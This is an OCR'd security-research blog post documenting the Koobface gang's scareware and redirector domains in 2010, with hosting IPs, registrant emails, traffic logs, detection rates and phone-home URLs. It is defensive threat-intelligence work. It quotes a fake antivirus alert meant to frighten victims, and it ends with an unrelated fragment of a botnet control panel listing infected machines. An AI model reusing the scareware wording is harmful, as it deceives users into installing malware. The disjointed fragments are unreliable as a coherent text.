HTTP	scan1.pchelpserverw.info	/fee1/img/018.gif	1,054	image/gif
HTTP	scan1.pchelpserverw.info	/fee1/img/012.gif	1,071	image/gif
HTTP	scan1.pchelpserverw.info	/fee1/img/013.gif	1,073	image/gif
HTTP	scan1.pchelpserverw.info	/fee1/img/014.gif	1,048	image/gif
HTTP	scan1.pchelpserverw.info	/fee1/img/020.gif	417	image/gif
HTTP	scan1.pchelpserverw.info	/fee1/img/015.gif	1,055	image/gif
HTTP	scan1.pchelpserverw.info	/fee1/img/004.gif	1,376	image/gif
HTTP	scan1.pchelpserverw.info	/fee1/img/005.gif	1,916	image/gif

Koobface Redirectors and Scareware Campaigns Now Hosted in Moldova (2010-03-15 13:51)

Just how greedy has the Koobface gang become these days? Very greedy.

In fact, their currently active scareware campaigns operate with a changed directory structure that speaks for

itself - **scareware-domain/fee1/index.php?GREED==random _characters**. Let’s dissect the scareware monetization vector, expose the entire typosquatted domains portfolio, and offer a historical OSINT perspective on their activities during February, 2010.

• The domain portfolios are in a process of getting suspended

The current portfolio of redirectors embedded on Koobface-infected hosts is parked at 195.5.161.129, AS43558,

EVENTISMOBILE-AS IM "Eventis-Mobile" SRL Chisinau, Republic of Moldova:

tvinyourpc.com - Email: test@now.net.cn

wheretosellford.com - Email: test@now.net.cn

weddings-sales-place.com - Email: test@now.net.cn

chromepluginsfree.com - Email: test@now.net.cn

checkwebtriple.com - Email: test@now.net.cn

partypartytime.com - Email: test@now.net.cn

yourblog2blog.com - Email: test@now.net.cn

microstoreblog.com - Email: test@now.net.cn

mexicomaxtravel.com - Email: info@montever.de

fulllife2photo.com - Email: test@now.net.cn


yourmaximumphoto.com - Email: test@now.net.cn

lineagecheatandbug.com - Email: test@now.net.cn

titansandgods.com - Email: test@now.net.cn

microsoftbugtracks.com - Email: test@now.net.cn

1128



secureyourinfos.com - Email: test@now.net.cn

weddingiephotos.com - Email: test@now.net.cn

parkeroffers.com - Email: test@now.net.cn

nocderrors.com - Email: test@now.net.cn

androidmobilereviews.com - Email: test@now.net.cn

terraanews.com - Email: test@now.net.cn


getbestshows.com - Email: test@now.net.cn

videostvshows.com - Email: test@now.net.cn

besttvshowininternet.com - Email: test@now.net.cn

titanicoverlight.com - Email: test@now.net.cn

1129



To help protect your computer, Windows Web Security has detected trojans and ready to remove them.

Detected spyware and adware on your computer:	Filename:
✓ Admess.Trojan	tcpservice2.exe
✓ zserv.Transponder.Trojan	ZServ.dll
✓ Wstart.TrojanDownloader	wstart.dll

Spyware is software, which can gather information from user's computer through Internet connection and send them to its creator. Gathered information can be passwords, e-mail addresses and all that data, which is important for you.

fully. 31 Malware programms was found!

ected!

sk level	Date	Files infected	State
itical	11.18.2008	35	Waiting removal
itical	11.18.2008	35	Waiting removal
itical	11.18.2008	35	Waiting removal

for your system. **Trojan-Downloader** stealing passwords, credit cards and other ter.

You need to remove this threat as soon as possible!

The scareware domains portfolio is currently parked on 195.5.161.117, AS43558, EVENTISMOBILE-AS IM "Eventis-

Mobile" SRL Chisinau, Republic of Moldova:

be-protected-10.info - Email: harkitrip@ymail.com

be-protecteda.info - Email: harkitrip@ymail.com

be-protectedc.info - Email: harkitrip@ymail.com

be-protectedi.info - Email: harkitrip@ymail.com

be-protected-i8.info - Email: harkitrip@ymail.com

be-protectedk.info - Email: harkitrip@ymail.com

be-protected-l0.info - Email: harkitrip@ymail.com

be-protected-l1.info - Email: harkitrip@ymail.com

be-protected-t1.info - Email: harkitrip@ymail.com

be-protectedy.info - Email: harkitrip@ymail.com

be-secured-a1.info - Email: harkitrip@ymail.com

be-secured-b2.info - Email: harkitrip@ymail.com

be-secured-c6.info - Email: harkitrip@ymail.com

be-secured-d9.info - Email: harkitrip@ymail.com

be-secured-z1.info - Email: harkitrip@ymail.com

capital-security1.info - Email: goninanbiz2@ymail.com

capital-security2.info - Email: goninanbiz2@ymail.com

capital-security6.info - Email: goninanbiz2@ymail.com

capital-securitya.info - Email: goninanbiz2@ymail.com

capital-securityc.info - Email: goninanbiz2@ymail.com


capital-securitye.info - Email: goninanbiz2@ymail.com

capital-securityt.info - Email: goninanbiz2@ymail.com

general-protection0.info - Email: goninanbiz2@ymail.com

general-protection1.info - Email: goninanbiz2@ymail.com

1130



```
HTTP   lineagecheatandbug.com        /?id=312&ids=4db12f&d=1&s=2        5  text/html
HTTP   scan1.security-softwarec.info /fee1/index.php?greed=        50,136  text/html
HTTP   scan1.security-softwarec.info /fee1/img/style.css            2,503  text/css
HTTP   scan1.security-softwarec.info /fee1/img/jquery-init.js         631  application/...
HTTP   scan1.security-softwarec.info /fee1/img/jquery.js           55,715  application/...
HTTP   scan1.security-softwarec.info /fee1/img/drugndrop.js         3,560  application/...
HTTP   scan1.security-softwarec.info /fee1/img/listfile.js         13,191  application/...
HTTP   scan1.security-softwarec.info /fee1/img/001.gif             16,202  image/gif
HTTP   scan1.security-softwarec.info /fee1/img/016.gif              1,057  image/gif
HTTP   scan1.security-softwarec.info /fee1/img/007.gif                579  image/gif
HTTP   scan1.security-softwarec.info /fee1/img/017.gif              1,086  image/gif
HTTP   scan1.security-softwarec.info /fee1/img/018.gif              1,054  image/gif
```

general-protection4.info - Email: goninanbiz2@ymail.com

general-protection9.info - Email: goninanbiz2@ymail.com

how-to-secure-pc1.info - kramershoppers@yahoo.com

help-you-now0.info - Email: intrigo2@yahoo.com

help-you-now1.info - Email: intrigo2@yahoo.com

help-you-now4.info - Email: intrigo2@yahoo.com

help-you-now6.info - Email: intrigo2@yahoo.com

help-you-now9.info - Email: intrigo2@yahoo.com

• Consider going through "[1]**The ultimate guide to scareware protection**" and a [2]gallery of popular scareware/fake security software brands

pchelpserver.info - Email: vernotowersc2@googlemail.com

pchelpservera.info - Email: vernotowersc2@googlemail.com

pchelpserverz.info - Email: vernotowersc2@googlemail.com

powersecurity09.info - Email: miscelli3@googlemail.com

powersecurityc.info - Email: miscelli3@googlemail.com

powersecurityt.info - Email: miscelli3@googlemail.com

powersecurityy.info - Email: miscelli3@googlemail.com

powerssoftware0.info - Email: miscelli3@googlemail.com

powerssoftware1.info - Email: miscelli3@googlemail.com

powerssoftware3.info - Email: miscelli3@googlemail.com

powerssoftware6.info - Email: miscelli3@googlemail.com

security-softwarec.info - kramershoppers@yahoo.com

software-helpa.info - Email: hartin6@yahoo.com

software-helpd.info - Email: hartin6@yahoo.com

software-helpe.info - Email: hartin6@yahoo.com

software-helpy.info - Email: hartin6@yahoo.com

software-helpz.info - Email: hartin6@yahoo.com

special-software1.info - Email: hartin6@yahoo.com

special-software3.info - Email: hartin6@yahoo.com

special-software7.info - Email: hartin6@yahoo.com

special-software8.info - Email: hartin6@yahoo.com

special-software9.info - Email: hartin6@yahoo.com

specialwebhelp0.info - Email: hartin6@yahoo.com

specialwebhelp1.info - Email: hartin6@yahoo.com

specialwebhelp3.info - Email: hartin6@yahoo.com

specialwebhelp5.info - Email: hartin6@yahoo.com

specialwebhelp7.info - Email: hartin6@yahoo.com

1131

Detection rates for scareware samples rotated over the past 48 hours:

- **Setup _312s2.exe** - [3]Trojan.Win32.FakeAV!IK - Result: 4/41 (9.76 %)

- **Setup _312s2.exe** - [4]Trojan.Generic.KD.3549 - Result: 4/41 (9.76 %)

- **Setup _312s2.exe** - [5]Trojan.Generic.KD.3605 - Result: 10/42 (23.81 %)

- **Setup _312s2.exe** - [6]Packed.Win32.Krap.as - Result: 6/41 (14.64 %)

- **Setup _312s2.exe** - [7]Trojan.Crypt.XPACK.Gen2 - Result: 6/42 (14.29 %)

- **Setup _312s2.exe** - [8]Sus/UnkPack-C - 10/42 (23.81 %)

The samples phone back to **projectwupdates.com/ download/winlogo.bmp** - 94.228.208.57 and **cari-**

port.com/ ?b=312s2 - 89.248.168.21 (**psdefendersoft.com** and **antispywarelist.com** also parked there) - Email: zooik52@hotmail.com.

• Consider going through the " **[9]10 things you didn't know about the Koobface gang**" article

Recent detection rates for Koobface components:

- **[10]fb.101.exe** - Result: 39/42 (92.86 %)

- [11]**go.exe** - Result: 7/42 (16.67 %)

- [12]**pp.14.exe** - Result: 36/42 (85.72 %)

- [13]**v2bloggerjs.exe** - Result: 39/42 (92.86 %)

- [14]**v2captcha21.exe** - Result: 24/41 (58.54 %)

- [15]**v2newblogger.exe** - Result: 23/41 (56.10 %)

- [16]**v2googlecheck.exe** - Result: 36/41 (87.80 %)

- [17]**v2webserver.exe** - Result: 26/42 (61.91 %)


In respect the Koobface gang, as well as cybecrime in general, historical OSINT always offers an invaluable

piece of the malicious puzzle of their campaigns, hosting providers, and the campaign structure making it easier to establish multiple connections between the rest of their non Koobface-botnet related campaigns.

Here's a peek at the redirectors and scareware domains served during February. For more extensive assessment of their activities for February, go through the "[18] ***A Diverse Portfolio of Scareware/Blackhat SEO Redirectors***

Courtesy of the Koobface Gang" post.

1132



Redirectors parked 91.212.132.242, AS49091, Interforum-AS Interforum LTD for February, 2010:

amazing-4-fotos.com - Email: test@now.net.cn

bbcadditionalguide.com - Email: test@now.net.cn

brightonsales.com - Email: test@now.net.cn

daily00photos.com - Email: test@now.net.cn

daily6deals.com - Email: test@now.net.cn

daily88news.com - Email: test@now.net.cn

dellvideohacks.com - Email: test@now.net.cn

discoverallnow.com - Email: test@now.net.cn

discoverprivateinfo.com - Email: test@now.net.cn

discoverprivatelife.com - Email: test@now.net.cn

discoverprivatemail.com - Email: test@now.net.cn

discoverprivatewebcams.com - Email: test@now.net.cn

discoversecretdfacebook.com - Email: test@now.net.cn

facebookfriendwatch.com - Email: test@now.net.cn

facebookreadmail.com - Email: test@now.net.cn

free-amazon-coupon.com - Email: test@now.net.cn

free-ebay-stuff.com - Email: test@now.net.cn

free-secret-info.com - Email: test@now.net.cn

getalestickets.com - Email: test@now.net.cn

hightowerfisheye.com - Email: test@now.net.cn

lenovovideohacks.com - Email: test@now.net.cn

mymailbusiness.com - Email: test@now.net.cn

private-0-photos.com - Email: test@now.net.cn

seehiddenfacebook.com - Email: test@now.net.cn

skyscrapeviews.com - Email: test@now.net.cn

yahoobusinesstrip.com - Email: test@now.net.cn

you22tube.com - Email: test@now.net.cn

Scareware domains parked on 195.5.161.119, AS31252, STARNET-AS StarNet Moldova, for February, 2010:

best-protection0.info - Email: ware2mall@yahoo.com

best-protection8.info - Email: ware2mall@yahoo.com

bestprotectiona.info - Email: ware2mall@yahoo.com

best-protectiona.info - Email: ware2mall@yahoo.com

bestprotectione.info - Email: ware2mall@yahoo.com

best-protectione.info - Email: ware2mall@yahoo.com

best-protectionf.info - Email: ware2mall@yahoo.com

mega1-antivirus3.com - Email: test@now.net.cn

mega1-antivirus5.com - Email: test@now.net.cn

mega1-antivirus7.com - Email: test@now.net.cn

mega1-antivirus9.com - Email: test@now.net.cn

mega1-scanner5.com - Email: test@now.net.cn

mega1-scanner7.com - Email: test@now.net.cn

smartsecurity0.info - Email: neeceheight@yahoo.com

smartsecurity1.info - Email: neeceheight@yahoo.com

smart-security1.info - Email: neeceheight@yahoo.com

smartsecurity2.info - Email: neeceheight@yahoo.com

smartsecurity7.info - Email: neeceheight@yahoo.com

smartsecuritya.info - Email: neeceheight@yahoo.com

smartsecurityd.info - Email: neeceheight@yahoo.com

smart-securityo.info - Email: neeceheight@yahoo.com

super2-antivirus.com - Email: neeceheight@yahoo.com

super2-antivirus2.com - Email: neeceheight@yahoo.com

ver2-scanner.com - Email: test@now.net.cn

ver2-scanner2.com - Email: test@now.net.cn

ver2-scanner4.com - Email: test@now.net.cn

Persistence must be met with persistence. The domain portfolios are in a process of getting suspended, an

update will posted as soon as this happens.

Related Koobface gang/botnet research:

[19]10 things you didn’t know about the Koobface gang

[20]A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang

[21]How the Koobface Gang Monetizes Mac OS X Traffic

[22]The Koobface Gang Wishes the Industry "Happy Holidays"

[23]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline

[24]Koobface Botnet Starts Serving Client-Side Exploits

[25]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[26]Koobface Botnet’s Scareware Business Model - Part Two

[27]Koobface Botnet’s Scareware Business Model - Part One

[28]Koobface Botnet Redirects Facebook’s IP Space to my Blog

[29]New Koobface campaign spoofs Adobe’s Flash updater

[30]Social engineering tactics of the Koobface botnet

[31]Koobface Botnet Dissected in a TrendMicro Report

[32]Movement on the Koobface Front - Part Two

[33]Movement on the Koobface Front

[34]Koobface - Come Out, Come Out, Wherever You Are

[35]Dissecting Koobface Worm’s Twitter Campaign

This post has been reproduced from [36]Dancho Danchev’s blog. Follow him [37]on Twitter.

1. http://blogs.zdnet.com/security/?p=4297

2. http://content.zdnet.com/2346-12691_22-342083.html

3.

http://www.virustotal.com/analisis/4e62aff9b6612090a088abd1f31817a4582ed9e2ad81cd456f2e536d71fd0ad2-12684

11269

4.

http://www.virustotal.com/analisis/0bd309172eacda58255cf35e6be6c2a9942056597e12e124d2df2cf27ca7dafd-12684

36536

5.

http://www.virustotal.com/analisis/4681a237851bfcf0e785d3841a77b9c5f186067dc0218edb96457552046d7a91-12684

92213

6.

http://www.virustotal.com/analisis/66a853d9ba6add77254eeba4cad01c30d0e9f09778adbb978fdad84d27566f29-12685

18041

7.

http://www.virustotal.com/analisis/f2bb5d8db53f005fb30f6de99a12a9a8aee9df871b7357a0f1fd72f69abfe666-12685

85736

8.

http://www.virustotal.com/analisis/2021aeecd166da3d87ec17a403d7df89491dcac9d5b59295325d08fd52470dac-12685

97879

9. http://blogs.zdnet.com/security/?p=5452

10.
http://www.virustotal.com/analisis/51b56df5ed2c9815b855c220001ff8e118ac0dddf4d47b377cf530156dca2b09-12684

37394

11.
http://www.virustotal.com/analisis/ef700b4cda22ba9fc12076fdb3cdb3aaa6ed5734ac72a8c9bcd5220916b096f3-12684

37400

12.
http://www.virustotal.com/analisis/028af4fb82d77ba522799aba7e7d37df015a7ee99c6253a82bd4b5153b0d55a2-12684

37402

13.
http://www.virustotal.com/analisis/0fe50ee612678361761b226cf8def51c9101ddd80fbbaf567a782df7026bc464-12684

37406

14.
http://www.virustotal.com/analisis/1123ef7613f92e64c61d0fbeff2e93c1bbdfb7a005cf967628daffc77bd06f5b-12684

37471

15.
http://www.virustotal.com/analisis/af43db7c6a1cc160fb64659979a274fe205dd6cd2dac832ea4f08dc18d5fc4b5-12684

37483

16.
http://www.virustotal.com/analisis/187ee3a40da932718df098b1caf4067b0d0ba81288ad5199453396baa735ae70-12684

37474

17.
http://www.virustotal.com/analisis/1108276c9773c90d617a96603981624160d8948e6992038eca7826f7700dc397-
12684

37594

18. http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html

19. http://blogs.zdnet.com/security/?p=5452

20. http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html

1135

21. http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html

22. http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html

23. http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html

24. http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html

25. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

26. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

27. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

28. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

29. http://blogs.zdnet.com/security/?p=4594

30. http://content.zdnet.com/2346-12691_22-352597.html

31. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

32. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

33. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html


34. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

35. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

36. http://ddanchev.blogspot.com/

37. http://twitter.com/danchodanchev

1136



Вот новый банк, снова про безопасность дарит новому клиенту - старую сказку... :: Боты

Информация:

Профиль: admin
GMT Дата: 06.11.2008
GMT Время: 08:29:33

Статистика:
Общая
Ботнет:
— Онлайн-боты
Команды
Логи:
Поиск
Поиск по шаблону
Загруженные файлы
Система:
Профили
Профиль
Параметры
Выход

Фильтр

Страны:
CompID's:
Ботнеты:
IP's:
Тип: Вне NAT
Применить

Результат:

#	CompID	Версия/Ботнет	IP	Страна	Сокс	Прокси	Скриншот	Убить ОС	Время в онлайн	Lag
1	ghosh_babu_000b2788	1.0.6.11/rell	79.136	IN	.136:8604	9.136:7718	Просмотр	Убить	04:31:13	0.941
2	xxx_m9ffqv2n6vp_00022c84	1.0.6.11/rell	26.157	CZ	.157:5351	6.157:5827	Просмотр	Убить	03:00:16	0.296
3	user_bgiu2b3rzz_09e18b8c	1.0.6.11/part	167.119	BG	7.119:4895	67.119:8772	Просмотр	Убить	161:19:49	0.281
4	grzegorz_002810d8	1.0.6.11/rell		PL	939	:6492	Просмотр	Убить	01:03:48	0.938
5	comp_002761e8	1.0.6.11/part	117.194	RU	7.194:6678	117.194:4816	Просмотр	Убить	01:24:16	0.312
6	home_d208b714c5_00021287	1.0.6.11/rell	247.216	RU	7.216:5422	47.216:8347	Просмотр	Убить	00:05:01	0.578
